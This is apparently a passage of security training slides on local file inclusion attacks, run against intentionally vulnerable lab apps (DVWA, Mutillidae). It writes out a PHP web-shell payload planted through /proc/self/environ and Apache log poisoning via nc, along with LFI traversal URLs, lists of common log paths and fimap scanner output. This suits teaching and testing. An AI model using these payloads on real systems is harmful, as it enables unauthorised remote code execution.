
# Retrieving the upload path



# LFI exploitation

- Once we know the upload path, we can inject the URL with the upload path
- Sometime we may need to adjust the path by adding or removing ../ to make it work

# LFI exploitation (file upload)



# /proc/self/environ

- In linux, /proc/self/environ contains the environment variables of a calling process
- In case of a web server, this includes some interesting information including the User-Agent of the browser making the request
- This technique can be used if PHP is running as a CGI module


# Exploiting /proc/self/environ

- Modify browser's User-Agent to contain the shell script `<?php system($_GET[c]); ?>`
- Use the path /proc/self/environ for LFI
- To execute **dir**, request for the target URL:  
`http://target.com/?page=../../../../../../../../../../../../  
../../proc/self/environ&c=dir`

# Log file poisoning

- The technique requires that you poison any log file that the server has with the shell script
- The easiest is to poison apache's error log file by requesting a non-existing file (with the shell script appended to it)

# Poisoning apache's log file



```
root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
root@bt: ~ - Shell - Konsole

root@bt:~# nc 192.168.153.129 80
GET /nofile<?php system($_GET[c]); ?> HTTP/1.0


HTTP/1.1 403 Forbidden
Date: Wed, 11 May 2011 05:13:04 GMT
Server: Apache/2.2.17 (Win32) mod_ssl/2.2.17 OpenSSL/0.9.8o PHP/5.3.4 mod_perl/2
.0.4 Perl/v5.10.1
Vary: accept-language,accept-charset
Accept-Ranges: bytes
Connection: close
Content-Type: text/html; charset=iso-8859-1
Content-Language: en
Expires: Wed, 11 May 2011 05:13:04 GMT

<?xml version="1.0" encoding="ISO-8859-1"?>
```



# Poisoned log

- Taken from apache's error.log



```
error.log - Notepad
File Edit Format View Help
[Wed May 11 13:13:04 2011] [error] [client 192.168.153.128]
(20024)The given path is malformed or contained invalid
characters: Cannot map GET /nofile<?php system($_GET[c]); ?>
HTTP/1.0 to file
```

# Including poisoned log file

- **Poisoning the log is the easiest part** but the hardest part would be to guess the path to that log file.
- Log file **path differs from system to system** depending on the type of OS used and the way the web server is configured
- However there are some **common path** to try

# Common error log file path (windows)

- Windows:

C:\inetpub\logs\LogFiles\W3SVC1\u\_exYYMMDD  
(IIS)

C:\xampp\apache\log\error.log (xampp)

C:\wamp\apache\log\error.log (wamp)

C:/Program Files/Apache Software  
Foundation/Apache2.2/logs/error.log (apache2.2)

# Common error log file path (linux)

- Linux

<code>/usr/local/apache2/logs/error_log</code>	(default)
<code>/var/apache2/logs/error_log</code>	(solaris)
<code>/var/log/apache2/error.log</code>	(debian)
<code>/var/log/apache2/error_log</code>	(suse, mac OS x)
<code>/var/log/httpd-error.log</code>	(freebsd)
<code>/var/log/httpd/error_log</code>	(netbsd, redhat, slackware)
<code>/var/www/localhost/htdocs</code>	(gentoo)

More info: <http://wiki.apache.org/httpd/DistrosDefaultLayout>

# LFI exploitation (log poisoning)

Damn Vulnerable Web App (DVWA) v1.0.7 for IAS Hands-On Training :: Vulnerability: File Inclusion - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://192.168.153.129/dvwa/vulnerabilities/fi/?page=../../../../../../../../xampp/apache/logs/error.log&c=dir

05/05/2011 02:50 PM

05/05/2011 02:50 PM


help 08/26/2010 11:12 AM 488 include.php 03/16/2010 12:56 AM 818 index.php 05/05/2011 02:50 PM

source 2 File(s) 1,306 bytes 4 Dir(s) 1,280,692,224 bytes free HTTP/1.0 to file [Wed May 11 16:06:44 2011] [warn] overwritten -- Unclean shutdown of previous Apache run? [Wed May 11 16:06:44 2011] [notice] Digest: generating May 11 16:06:44 2011] [notice] Digest: done [Wed May 11 16:06:44 2011] [notice] Apache/2.2.17 (Win32) mod\_ssl mod\_perl/2.0.4 Perl/v5.10.1 configured -- resuming normal operations [Wed May 11 16:06:44 2011] [notice] Server 16:06:44 2011] [notice] Parent: Created child process 3636 [Wed May 11 16:06:45 2011] [notice] Digest: generating May 11 16:06:45 2011] [notice] Digest: done [Wed May 11 16:06:46 2011] [notice] Child 3636: Child process is running


Done

# Now we'll learn...

- How file inclusion works
- Finding file inclusion vuln
- Exploiting file inclusion vuln
- **Automatic exploitation  
using `fimap`**



# fimap



The screenshot shows a terminal window titled "root@bt: /pentest/web/fimap - Shell - Konsole". The window has a menu bar with "Session", "Edit", "View", "Bookmarks", "Settings", and "Help". The terminal content shows the command `./fimap.py -h` being executed, which displays the following help text:

```
root@bt:/pentest/web/fimap# ./fimap.py -h
fimap v.09_svn by Iman Karim - Automatic LFI/RFI scanner and exploiter
Usage: ./fimap.py [options]
## Operating Modes:
  -s , --single           Mode to scan a single URL for FI errors.
                          Needs URL (-u). This mode is the default.
  -m , --mass             Mode for mass scanning. Will check every URL
                          from a given list (-l) for FI errors.
  -g , --google           Mode to use Google to aquire URLs.
                          Needs a query (-q) as google search query.
  -H , --harvest          Mode to harvest a URL recursively for new URLs.
                          Needs a root url (-u) to start crawling there.
                          Also needs (-w) to write a URL list for mass mo
de.
## Techniques:
  -b , --enable-blind     Enables blind FI-Bug testing when no error mess
ages are printed.
                          Note that this mode will cause lots of requests
                          compared to the
                          default method. Can be used with -s, -m or -g.
  -D , --dot-truncation   Enables dot truncation technique to get rid of
the suffix if
                          the default mode (nullbyte poison) failed. This
mode can cause
```

The terminal window also features a status bar at the bottom with a "Shell" tab and a "backtrack4" watermark.

# fimap usage

- fimap is an automatic RFI/LFI scanner
- Usage:  
`./fimap.py -u "<URL>"`
- Example:
- `./fimap.py -u "http://web.com/?page=view"`



# fimap in action

```

root@bt: /pentest/web/fimap - Shell - Konsole
Session Edit View Bookmarks Settings Help

root@bt:/pentest/web/fimap# ./fimap.py -u 'http://192.168.153.129/mutillidae/index.php?page=login.php'
fimap v.09_svn by Iman Karim - Automatic LFI/RFI scanner and exploiter
SingleScan is testing URL: 'http://192.168.153.129/mutillidae/index.php?page=login.php'
[09:38:43] [OUT] Parsing URL 'http://192.168.153.129/mutillidae/index.php?page=login.php'...
[09:38:43] [INFO] Fiddling around with URL...
[09:38:47] [OUT] [PHP] Possible file inclusion found! -> 'http://192.168.153.129/mutillidae/index.php?page=wYiuVf2A' with Parameter 'page'.
[09:38:47] [OUT] [PHP] Identifying Vulnerability 'http://192.168.153.129/mutillidae/index.php?page=login.php' with Parameter 'page'...
[09:38:52] [INFO] Scriptpath received: 'C:\xampp\htdocs\mutillidae'
[09:38:52] [INFO] Operating System is 'Windows'.
[09:38:52] [INFO] Testing file 'c:\boot.ini'...
[09:38:57] [INFO] Testing file 'php://input'...
[09:39:01] [INFO] Testing file 'http://www.phpbb.de/index.php'...

#####
# [1] Possible PHP-File Inclusion #
#####
# [URL] http://192.168.153.129/mutillidae/index.php?page=login.php #
# [PARAM] page #
# [PATH] C:\xampp\htdocs\mutillidae #
# [OS] Windows #
# [TYPE] Absolute Clean #
# [TRUNCATION] No Need. It's clean. #
# [READABLE FILES] #
# [0] c:\boot.ini #
# [1] php://input #
#####

```

Thank you !